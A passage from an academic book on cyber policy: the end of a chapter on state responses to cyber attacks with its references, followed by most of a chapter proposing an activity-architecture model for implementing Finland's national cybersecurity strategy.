Even if a political response framework is created, that does not mean that it will be used accurately. One reason is that new methods for utilizing cyberspace are being developed all the time. In politics—in cyberpolitics—there will always be flexibility depending on both the current decision-makers and the ambiguity of the situation. The framework will also be different in each state, because each state has its own cultural, political and military characteristics. Thus, all states should develop their own policy response frameworks. What is recommendable in one national framework may not be so in another.

Even if the importance of the response model against cyber attacks is emphasized in this chapter, cyber attacks and cyberpolitics should not be treated in isolation from the other domains. It is unlikely that cyber attacks occur only as stand-alone operations. The ability to integrate cyberpolitics—and cyber power—into a broader political context is going to be the key. A holistic approach to cyberpolitics is needed, especially in regard to the understanding of the increasing convergence between the cyber and physical worlds. As long as the physical and cyber domains are treated as being separate, there is little hope of securing either one of them or increasing power. The convergence of cyber and physical security has already occurred at the technical level and it is vital that the political understanding of the intertwining physical-cyber environment be increased.

More research would be helpful in determining under which circumstances and at what stage during or after a cyber attack the policy instruments could be most effectively applied to put pressure on the suspected adversary and to request assistance from other countries. We are in the first phases of creating this understanding—and the related political decisions.

References

- Applegate S (2013) The dawn of kinetic cyber. In: Podins K, Stinissen J, Maybaum M (eds) 5th international conference on cyber conflict. NATO CCD COE Publications, Tallinn
- ACSC (2016) Threat report 2016. https://www.acsc.gov.au/publications/ACSC_Threat_Report_2016.pdf. Accessed 25 Oct 2016
- Babcock C (2015) Preparing for the cyber battleground of the future. <http://www.au.af.mil/au/afri/aspi/digital/pdf/articles/2015-Nov-Dec/SEW-Babcock.pdf>. Accessed 16 Aug 2016
- Bejtlich R (2015) Strategic defence in cyberspace: beyond tools and tactics. In: Geers K (ed) Cyber war in perspective: Russian aggression against Ukraine. NATO CCDCOE Publications, Tallinn, pp 159–170
- Blake A (2016) Hillary Clinton: U.S. will treat cyberattacks ‘just like any other attack’. <http://www.washingtontimes.com/news/2016/sep/1/clinton-us-will-treat-cyberattacks-just-any-other-/>. Accessed 7 Oct 2016
- Bronk C, Tikk-Ringas E (2013) The cyber attack on Saudi Aramco. <https://doi.org/10.1080/00396338.2013.784468>
- Choucri N (2012) Cyberpolitics in international relations. In: Krieger J (ed) Oxford companion to comparative politics. Oxford University Press, New York, pp 267–271
- Davis J, Harris G (2016) Obama considers ‘proportional’ response to Russian hacking in U.S. election. The New York Times. <http://www.nytimes.com/2016/10/12/us/politics/obama-russia-hack-election.html>. Accessed 16 Oct 2016

- Department of Defense Science Board (2013) Task force report: Resilient military systems and the advanced cyber threat. http://www.acq.osd.mil/dsb/reports/ResilientMilitarySystems_CyberThreat.pdf. Accessed 12 Aug 2016
- Department of Defense (2015) The DoD Cyber Strategy. http://www.defense.gov/Portals/1/features/2015/0415_cyberstrategy/Final_2015_DoD_CYBER_STRATEGY_for_web.pdf. Accessed 15 Sept 2016
- E-ISAC (2016) Analysis of the cyber attack on the Ukrainian power grid. https://ics.sans.org/media/E-ISAC_SANS_Ukraine_DUC_5.pdf. Accessed 24 Aug 2016
- Feakin T (2015) How to respond to a state-sponsored cyber attack. Defense One, 28 August
- Foxall A (2016) Putin's Cyberwar: Russia's statecraft in the fifth domain. Policy Paper No. 9. <http://www.stratcomcoe.org/afoxall-putins-cyberwar-russias-statecraft-fifth-domain>. Accessed 25 Aug 2016
- Geers K (ed) (2015) The role of the cyber component in Russia-Ukraine war. NATO CCDCOE Publications, Tallinn
- Homeland Security (2016) Joint statement from the department of homeland security and office of the director of national intelligence on election security. <https://www.dhs.gov/node/23199>. Accessed 20 Sept 2016
- Kaldor M (2010) Inconclusive wars: is Clausewitz still relevant in these global times? <https://doi.org/10.1111/j.1758-5899.2010.00041.x>
- Kremer J-F, Müller B (2014) Cyberspace and international relations, theory, prospects and challenges. Springer, London, p xi–xvii
- Lewis J (2015) Compelling opponents to our will: the role of cyber warfare in Ukraine. In: Geers K (ed) Cyber war in respective: Russian aggression against Ukraine. NATO CCD COE Publications, Tallinn, p 39–47
- Libicki M (2013) Cyberwar fears pose dangers of unnecessary escalation. <http://www.rand.org/pubs/periodicals/rand-review/issues/2013/summer/cyberwar-fears-pose-dangers-of-unnecessary-escalation.html>. Accessed 10 Aug 2016
- Limnél J (2014) NATO's September summit must confront cyber threats. Breaking Defense. <http://breakingdefense.com/2014/08/natos-september-summit-must-confront-cyber-threats/>. Accessed 8 Aug 2016
- Limnél J (2015) The exploitation of cyber domain as part of warfare: Russo-Ukrainian war. Int J Cyber-Secur Digital Forensics (IJCSDF) 4(4):521–532
- Limnél J, Salonius-Pasternak C (2016) Challenge for NATO—Cyber article 5. The Center for Asymmetric Threat Studies, Swedish Defense University
- Lin P, Fritzsch L, Rowe N (2012) Is it possible to wage a just cyberwar?" <http://www.theatlantic.com/technology/archive/2012/06/is-it-possible-to-wage-a-justcyberwar/258106/>. Accessed 24 Sept 2016
- Mačák K (2016) Is the international law of cyber security in crisis? In: Pissanidis N, Rõigas H, Veenendaal M (eds) 8th international conference on cyber conflict: cyber power. NATO CCD COE Publications, Tallinn, pp 127–139
- NATO (2014) Wales summit declaration. http://www.nato.int/cps/en/natohq/official_texts_112964.htm. Accessed 3 Aug 2016
- NATO (2016) Warsaw summit communiqué. http://www.nato.int/cps/en/natohq/official_texts_133169.htm. Accessed 3 Aug 2016
- Radziwill Y (2015) Cyber-attacks and the exploitable imperfections of international law. Brill Nijhoff, Leiden
- Rantapelkonen J, Kantola H (2013) Insights into cyberspace, cyber Security, and cyberwar in the nordic countries. In: Rantapelkonen J, Salminen M (eds) The fog of cyber defence. National Defence University, Helsinki, pp 27–40
- Renz B, Smith H (2016) Russia and hybrid warfare—going beyond the label. Aleksanteri paper 1/2016. http://www.helsinki.fi/aleksanteri/english/publications/presentations/papers/ap_1_2016.pdf. Accessed 14 Sept 2016

- Reuters (2016) Moscow says U.S. cyber attack claims fan ‘anti-Russian hysteria’. <http://www.reuters.com/article/us-usa-russia-cyber-ministry-idUSKCN1280DO>. Accessed 18 Oct 2016
- Rid T, Buchanan B (2014) Attributing cyber attacks. *J Strat Stud.* <https://doi.org/10.1080/01402390.2014.977382>
- Roscini M (2014) Cyber operations and the use of force in international law. Oxford University Press, New York
- Sanger D (2016) Biden hints U.S. response to Russia for cyberattacks. <http://www.nytimes.com/2016/10/16/us/politics/biden-hints-at-us-response-to-cyberattacks-blamed-on-russia.html>. Accessed 25 Oct 2016
- Schmitt M (2013) Cyber activities and the law of countermeasures. In: Ziolkowski K (ed) Peacetime regime for state activities in cyberspace. NATO CCD COE Publications, Tallinn, pp 659–690
- Siboni G, Siman-Tov D (2016) The superpower cyber war and the US elections. INSS Insight No. 858 (September 2016)
- Stavridis J (2016) How to win the cyberwar against Russia. *Foreign Policy*. <http://foreignpolicy.com/2016/10/12/how-to-win-the-cyber-war-against-russia/>. Accessed 13 Oct 2016
- Stinissen J (2015) A legal framework for cyber operations in Ukraine. In: Geers K (ed) Cyber war in perspective: Russian aggression against Ukraine. NATO CCDCOE Publications, Tallinn, pp 123–134
- Tallinn Manual (2013). <https://ccdcoe.org/tallinn-manual.html>. Accessed 16 Aug 2016
- Thomas T (2014) Creating cyber strategists: escaping the “DIME” mnemonic. *Defence Studies* 14:4. <https://doi.org/10.1080/14702436.2014.952522>
- Tzu S (1963) The art of war (trans: Griffith S). Oxford University Press, p 24
- United Nations (2016) Developments in the field of information and telecommunications in the context of international security. http://www.un.org/ga/search/view_doc.asp?symbol=A/71/172. Accessed Sept 15 2016
- Valeriano B, Maness RC (2015) Cyber war versus cyber realities. Oxford University Press
- Van der Meer S (2015) Signalling as a foreign policy instrument to deter cyber aggression by state actors. Clingelael (December 2015)
- Van Haaster J (2016) Assessing cyber power. In: Pissanidis N, Rõigas H, Veenendaal M (eds) 8th international conference on cyber conflict: cyber power. NATO CCD COE Publications, Tallinn, pp 7–22
- Wester T (2014) Just Cyberwar. Cyber security policy and research institute. <http://www.cspri.seas.gwu.edu/blog/2014/11/24/just-cyberwar>. Accessed 3 Aug 2016
- White House (2013) Remarks by President Obama and President Xi Jinping of the People’s Republic of China after bilateral meeting. <https://www.whitehouse.gov/the-press-office/2013/06/08/remarks-president-obama-and-president-xi-jinping-peoples-republic-china->. Accessed 14 Aug 2016
- White House (2016) Presidential policy directive—United States cyber incident coordination. <https://www.whitehouse.gov/the-press-office/2016/07/26/presidential-policy-directive-united-states-cyber-incident>. Accessed 15 Sept 2016

Cyber Security Strategy Implementation Architecture in a Value System



Rauno Kuusisto and Tuija Kuusisto

Abstract In this chapter, we introduce an approach toward enhancing the quality of strategy implementation. As a framework, we use cybersecurity strategy implementation planning and execution. Justification for this work is the observed need to be able to perform strategy readjustment processes quickly and in an agile way, when needed. This requires processes and practices that are simple enough and executable with small resources in a relatively short timeframe. The problem statement can be formulated as follows: “We need to determine an utterly simplified, non-complicated model to help us to tackle the complex problem of implementing a cybersecurity strategy of adequate efficiency in a changing operating environment.” We will construct an information structure architecture model to support the strategy implementation process. The purpose is to provide a platform to take account of the relevant selection of various functions and their junctions to evaluate the balance of strategy implementation compared to the defined operating environment.

1 Introduction

It has been observed that the cyber operating environment is in a state of continuous change not only at the technological level but increasingly also at the political-strategic level. This requires an agile methodological approach to proactively adjusting the implementation of high-level strategy to respond to changing demands of the operating area. That leads to the problem statement: “We need to determine an utterly simplified, noncomplicated model to help us to tackle the complex problem of

R. Kuusisto (✉)

Finnish Defence Research Agency and Faculty of Information Technology, University of Jyväskylä, Jyväskylä, Finland
e-mail: rauno.kuusisto@mil.fi

T. Kuusisto

National Defence University, Helsinki, Finland
e-mail: tuija.kuusisto@luukku.com

implementing a cybersecurity strategy of adequate efficiency in a changing operating environment.”

The context around our construction task is national governance. We will approach the overall problem from the viewpoint of high state level governing. However, we think that the methodology we will provide here is scalable. The architecture approach that we are using is focused on those complete activities that shall be put into practice at the particular structural level of the actor itself. It is obvious that each actor shall construct the authority-specific content of the strategy implementation that serves their particular tasks and responsibilities. In general, strategy implementation defines those critical tasks to be performed to reach the desired end-state or vision. Strategy implementation makes it possible to coherently take the right actions at the right time. It is understandable that the path will need to be adjusted as the overall operating environment changes. In other words, implementation will be agile. Figure 1 depicts the strategy implementation. The strategy path proceeds toward the vision, obeying those compositions and resources that have been created for it. The use of a variety of those means and resources will be optimized to make the path realistically accessible.

For that purpose, we began to contemplate how we might construct a simple way to remain aware of the consequences of the changing cyber operational environment for existing cybersecurity strategy implementation principles while simultaneously checking whether the implementation steering is headed in the right direction. We concluded with the thought that an utterly simplified architecture approach could help the actors to optimize the output of the strategy implementation development process.

It is obvious that the way of doing things also requires formalizing and modeling the overall context to bind the action method used to the comprehensive problem area. The categorization principle of constructing a relevant architecture for the defined purpose is also needed to determine the most relevant features for the final purpose.




Fig. 1 Strategy implementation

That means that we have three steps to plot out. The first one is to choose and implement a framework model that describes the strategic operating environment. This phase models the comprehensive context for the case. The second phase involves choosing a model that can be used to focus the construction of the architecture model toward the goal of addressing only the most relevant issues to be taken account in the implementation adjustment process. The third phase is the construction of the simplified architecture model itself.

To reach the goal stated above, we will use a selection of existing theories from sociology (Parsons 1951), information philosophy (Habermas 1984, 1989), and complexity (Ball 2004) as the basis for constructing the required models for those three phases. These theories will be supplemented and demonstrated by some models that have been proven in practice. As a basis of methodological thinking, we are using soft system methodology (Checkland and Scholes 2000), complex adaptive systems (Holland 1996a, b) and content analysis (Krippendorf 2013). In constructing the architecture, we will be using enterprise architecture models, organization theories, and communication theory. Mirroring the selected theoretical approach through the methodological worldview, we will reveal the comprehensive context of the situation in which we construct the simplified architecture to enhance the implementation process.

We are using hermeneutics as a compiling methodological framework. We will define the baseline and construct new layers of interpreted information upon it to drive us toward the set goal. The baseline is the observed need to steer the implementation of cybersecurity strategy quickly enough in the changing operating environment. The goal that we have set is to construct a model to support this agile steering process. The steps that are required to reach the goal contain a continuum of implementation of existing relevant theories and models to reach the goal.

The structure of this report obeys the thinking process described above. First, we introduce the comprehensive framework of our thinking. Then, we reveal the content of the three research phases described briefly above. Each of those is a small research unto itself and contains theory construction, necessary methodological remarks and a model construction as an end-state. Finally, we introduce a discussion to evaluate the value of the suggested architecture construction.

2 Framework

We start the construction of the overall framework by defining its three main parts. The first is the model of the society in which the strategy implementation will be put into practice. For that purpose, we use Parsons (1951) social system model with some added flavor of Habermas (1984, 1989). The final model has been successfully used in several cases to analyze various information exchanges (e.g., Kuusisto 2008, 2012, and Kuusisto and Kuusisto 2009, 2013). The second is an abstract model originally introduced by Aristotle in his production. This helps to orient the construction of the final architecture model.




Fig. 2 The comprehensive modeling framework

That final model is based on enterprise architecture models. The variety of these is rather formidable. Analysis of those models can be found, e.g., in Agile Data (2017) and The Federation of Enterprise Architecture Professional Organizations (2017). The common feature for those models is their tendency to cover the ever-changing variety of the complete spectrum of ponderable issues covering all functions of an organization. In some cases, this may be a good solution. These comprehensive models become especially justified when business aims and technological support are combined together in a seamless way. However, we do not need to combine technological support with our strategic will, but rather to create such tasks that shall allow our organization to communicate and put into practice relevant strategic aims. That makes this approach toward architecture models different compared to most enterprise-focused architecture models. In our case, the question is one of strategic governance. This sets some special requirements for the architectural approach.

Figure 2 shows the comprehensive modeling framework. The context is the cyber operating environment in a social system. This includes the value system in which the long-term effects will emerge. The overall context is examined in an ever-evolving information-driven world producing such activities as the core structure of that world allows. Those activities can be guided by providing a relevant structure for developing the information that will be defined and evaluated with the help of an architecture model. The output of that process will have effects on the value system of the original social system context and will have positive effects in the long term.

3 The Construction


3.1 Context and Guidance

All systems can be considered to be information-driven activity cycles in a structure. This feature, discovered very early (Aristotle), points out that systems consist of a structure, actions, and information (Fig. 3). They will produce activity when information is fed into their structures. The produced activity will act as input information for the system to produce more activity. A somewhat more detailed description of this principle can be found in Holland's (1996a, b) thoughts on complexity. We will use this principle of a complex world to reveal the high-level guidance principle for constructing relevant strategy implication architecture.

Habermas (1984, 1989) combines theories from the social sciences and system thinking. He states that a social system contains dimensions of time and space. It also has an initial state and a goal state. Its communication orientation is both internal and external. Habermas (1989) argues, referring to Talcott Parsons's thinking (1951) that the activities of an actor that direct information represents four basic classes: Values, norms, goals, and external facts. Figure 4 demonstrates the basic structure of the social system model that we are using. It is not purely Parsonian or Habermasian, but rather a refined version of those two (Kuusisto 2004). More applications and testing can be found, e.g., in (Kuusisto and Kuusisto 2009 and 2013).

An actor in a social system can be a state, an organization, a team, or even an individual. In our case, the actor is the central government of a state. In the information refining process of an actor, the values have effects on the norms, which both have effects on the goals, all of which have effects on the exploitation of external facts further on. The activities that use external facts to change values are adaptation, goal attainment, integration, and pattern maintenance functions. The structural phenomena of social systems include culture, community, polity, and institutions. Cultural systems are more solid than communities, which are themselves more solid than polity structures and institutions (Habermas 1989). Information fed into a structure produces various actions based on information categories, like Aristotle and Holland (1996a, b) have argued. Values affect manners of action and maintaining patterns.

Fig. 3 Picturing how information drives activities






Fig. 4 A social system model

Norms urge forward integration into the community. Goals inspire the attainment of objects and external facts produce adaptation to the requirements of the surroundings.

The context of our approach is the value system. In the social system model, it is situated as depicted in Fig. 5. The basic idea is that the information of values will be fed through a cultural structure. That process produces activity of behavior pattern maintenance. The idea is to provide a suitable cultural environment to enable the acceptance of the value profile. This enables such desired activities as will respond to the inevitable change that will have long-term strategic effects. This is what is required to act successfully in a cyber-physical operational environment. In practice, this means that a strategy implementation program shall contain such activities that will provide a solid platform to make a necessary cultural change. In our case, this is about creating a working culture in a cyber-physical environment. This takes place internally in a system under interest and at the present-day moment. The changed behavior in evolved cultural structures gives necessary guidance for understanding the initial existing world and for making such arrangements that allow the relevant information in the world around us to be observed. It also gives the relevant guidance for constructing such a normative environment that can provide the best possible opportunity to integrate our own community into the rest of the world in an optimally beneficial way.

People act within social system structures guided by the structure itself and the internal norms. People acting within a social system distribute and collect information both inside their own system and to and from the other, neighboring systems. This




Fig. 5 The area of value system in a social system model

kind of information flow, along with the continuous emergence of new kinds of interpretation, forms a complex system that may be difficult to figure out. Output of the comprehensive process is very culturally dependent (Hofstede 1984). This kind of complex system is practically impossible to control in a comprehensive way. However, modeling this complexity in a simple enough fashion can help to create understanding about the nature of the ever-interacting and dynamically evolving system of various subparts and phenomena of the comprehensive system. This can help us to determine acts relevant enough to make it more convenient to live in this kind of new surroundings. Further on, this understanding will provide a possibility for constructing such toolsets and models that will simplify and enhance decision-making in the complex operating environment of the cyber-physical world.

3.2 Architecture

Let us start construction of the architecture model with a brief introduction of comprehensive management and governance structure. Management and governance are activities that take place in a structure that is in some way defined. Many textbooks describe organization theories and management practices seasoned with a representative variety of case studies and examples, e.g., (Kaplan and Norton 2006, 2008), (Atkinson and Moffat 2005), (Hatch and Cunliffe 2006). We do not delve into the

variety within organizational structure models here, but only state that to lead, manage, administrate or govern, some sort of organizational structure must exist. An organization consists of a variety of structural levels, the amount of which and manner in which they reveal themselves vary from one organization to another. We will not delve into that area either, but only state that organizations typically contain three levels: strategic, operational, and tactical. A certain amount of level-specific activity takes place on each of these.


Our approach is activity-based. That is because implementation is about activities. We will model the activity of an actor in its own organization at its own level within that organization. Focusing our model on the activities at three levels taking into account the three main activity directions, we can construct an activity architecture matrix that can be used for the implementation of directing and evaluation purposes, as we formulated in the research problem.

Relevant activity can be directed toward the production to be effected, the support required for the core production, and the effects that will have influence on the surrounding world. Every organization has those three functional blocks. Organizations' core business provides the products to be used by customers or that have influence on the operating network to which the organization belongs. To support, optimize, and enable this core business, organizations need internal staff functions. To reach its aims, the organization needs functions to push its products into the surrounding world. More detailed descriptions of those generic features can be found in the referred business management literature. In our architecture construction, we use generic expressions of the "support, production, and effects" of those three functions.

Activities can be strategic, operational, tactical or operational by nature. The approach to the activity shall not be mixed together with organizational structural levels. All organizational levels will perform those three levels of activity from their own point of view. This is the reality even on an individual level. Let us justify this thought. Vision defines the desired end-state that we wish to achieve. Strategy reveals the direction and path required to reach this vision based on the information and knowledge we have at the moment we start our journey toward it. Strategic activity contains those acts that will define the path and formulate its topography. Strategic activity defines the way we need to go to reach the desired end-state.

Operational activity is a bit trickier. In business-oriented thinking, this is often embedded into the strategic activities. This is justified because operational activity is the main enabler of putting the strategy into practice. Operational activity solves the problem of defining the conditions necessary to tread the strategic path we need to follow to reach our desired end-state. The observed end-state of operational activity reveals itself as resourcing. But operational activity is not only resourcing. Before resourcing can be done, some activities need to take place. These are the core of operational activity. This contains two main branches. The first involves creating such compositions beforehand that make it possible to form the path or highway leading to the vision. This requires deep knowledge about the operational environment in space and time from the beginning point to the anticipated end-state. The other main operational activity is to create or enable all required resources and means to travel the required path and to proactively anticipate what will be needed to overcome the

Fig. 6 Activity architecture model



obstacles faced during the strategic journey. When those two main branches, creating compositions and creating and enabling resources and means, can be dealt with, the strategy has a good starting point to be well implemented. It is obvious that changes in the operational environment require implementation adjustment. We believe that our activity architecture model will also support the implementation of direction in quickly changing situations.

Tactical activity involves deploying means and resources optimally in a situation. Tactical activity puts operationally arranged assets into practice in a situation that is optimized through operational composition creation. In quickly changing situations, tactical agility is a necessity. This agility requires operational resilience. Resources or toolboxes full of means to pre-act or react created in advance shall be redirectable. A continuous preparedness to create or recreate beneficial compositions shall exist.

Operating activities are those in which immediate execution is required to reach some strategically defined subgoal. Operating puts tactically optimized resources to work to reach a set goal. In strategy implementation, these are the issues that shall be activated immediately to reach earlier set goals or assure that the particular practice can be directed toward the changed direction to respond to the changing operating environment.

We can form the model through the principles documented above. It contains four activity layers and three orientation columns. Figure 6 depicts the construction.

Using content analysis, e.g., (Krippendorff 2013), as a method, the strategy implementation plan will be analyzed and each of the implementation tasks will be situated

the box into which they fit best. It is advisable first to consider the activity level of the analyzed task. After that, it shall be analyzed as to which category an activity belongs: support, production or effect from the viewpoint of the actor under interest.

Two hypotheses can be set about the results of the strategy implementation plan analysis. First, it could have assumed that the operational layer would have been emphasized, because operational activity will be the most important factor in pushing forward further activities to put relevant steps toward enabling necessary cultural change. So, if the implementation plan is well balanced, many of its individual tasks should focus on the operational layer. Second, a certain balance of tasks should be noted. The balance should reflect the strategic will to develop certain issues during the implementation phase. The strategic layer that reveals the main direction of the chosen strategic way will be especially important.

We applied the model by using the revised version of the implementation plan of the Finnish national cybersecurity strategy (The Security Committee 2017). The implementation plan is still under final construction while this article is being written. The final version will be published by The Security Committee (2017). We used the model described above to test the implementation plan. The test was used as a case to evaluate whether the method is valid for its purpose. The results will be fed into the development process. The findings of that test will be presented in the following section.

4 Findings

We completed a preliminary expert evaluation of the strategy implementation plan studied using content analysis as a method. Some further work will need to be done to deepen this evaluation so as to reach more accurate level of analysis. This could verify the results and give some ideas for further development of the method. We think that even at the expert evaluation level, this method can give ideas and guidance for the redirection of strategy implementation plans. The principal aim of the pre-evaluation, however, was to find out if the method could be valid and relevant for its purpose. This means that the result we document here will give, at best, an idea of the usability of this kind of evaluation process.

We categorized all twenty-two implementation tasks into the architecture model by using content analysis. The result by percentage is depicted in Fig. 7.

We can note that the focus seems to cumulate on the operational level. Both supportive and productive operational tasks are frequent. Also, one task that shows an operational-level effect exists. The overall balance is interesting, because some tasks are on operating level, too. This reveals that some issues are considered to have such importance that they have been elevated to be supervised on the strategic management level.

It can be noticed that the first hypothesis about the focus of implementation staying mainly on the operational level seems to be valid. The second hypothesis about the overall balance is more difficult to confirm. Some sort of balance seems to exist.

Fig. 7 The results

ACTIVITY	SUPPORT	PRODUCTION	EFFECT
STRATEGIC	5	5	5
OPERATIONAL	23	18	5
TACTICAL	9	9	
OPERATING		14	9

However, because the sample is limited containing only 22 individual tasks, it may be too small to evaluate the validity of our second hypothesis. Further and deeper evaluation of the contents of implementation tasks must be done. For that reason, we also completed some preliminary expert evaluation about the detailed content of the tasks, too.

The strategic level issues deal with directing strategic guidance principles of the state cybersecurity (support), revising and organizing the cybersecurity governance model of the state (production), and pushing toward active participation in international cooperation and influence on cybersecurity (effect). That gives an idea of the strategic intention of the state during implementation activation. The operational level interaction direction contains a statement for enabling possibilities of active defense in the cyber operational environment. Together with strategy level interaction, the task of being active at an international policy-level drives the implementation in a comprehensive security-policy direction.

Will this architecture-based evaluation and analysis tool reveal whether the strategy implementation task has effects on the internal value system to produce permanent change in activity patterns? This question is a part of our chapter heading and deserves an answer. The framework architecture model described and tested above does not directly give an answer as to whether the analyzed implementation plan has effects on the value system of an entity acting in a social system in a comprehensive cyber-physical operating environment. The framework gives the first idea of the adequacy of the focus and balance. After that, some more analysis shall be performed

to determine whether the content is focusing on the relevant areas that have been set into the vision and strategy work. So, more detailed content analysis is required. Some of the findings discovered have been documented above.

To find out if the tasks will support a change in the existing governance culture toward the observed phenomena of the cyber-physical operational space, a very brief content analysis of certain operational level tasks was conducted. In the following, some examples of operational level tasks are given. The implementation plan calls for, e.g.:

1. Establishment of a cybersecurity forum to evaluate the outcome of cybersecurity strategy implementation on a regular basis.
2. Clarified and supplemented legislation regarding information security and privacy.
3. Assurance of continuity of electricity production.
4. Development for enterprises of a system of minimum requirements for cybersecurity at a national level.

Here are only a few of the required tasks. Some others exist, but documenting them is irrelevant because the aim of this study is to evaluate whether the method is valid. In general, it can be noted that the content of those tasks is such that they will guide actors to develop processes and structures of their own toward taking better account of the existing requirement for successful operation within a cyber-physical environment. It can be cautiously stated that the content of tasks of implementation seems to be such that will have effects on behavioral patterns. Thus, they can affect pattern maintenance. Interpreted against the theory that we are using, it is possible that implementation tasks have effects on the value system. If it turns out to be so, the method we have created can be further used to evaluate strategy implementation. This requires two steps. The first one is to integrate implementation tasks into the architecture model and evaluate whether the balance is acceptable. The second step is to conduct detailed content analysis to find out if the individual tasks have the desired effects on the focused area in the social system.

5 Conclusions

We have formed a method for construction to help to solve the stated problem: “We need to determine an utterly simplified, noncomplicated model to help us to tackle the complex problem of implementing a cybersecurity strategy of adequate sufficiency in a changing operating environment.” The problem is more than valid in the cyber-physical operating environment that is still in its pre-organized phase. New phenomena and new possibilities for action emerge continuously. This requires anticipatory attitude toward strategic decision-making. In order to pre-act, the operational level of activity is important. It is in this that the opportunities to take strategic advantage will be enabled. For that reason, we need a toolset to support agility in strategy implementation.

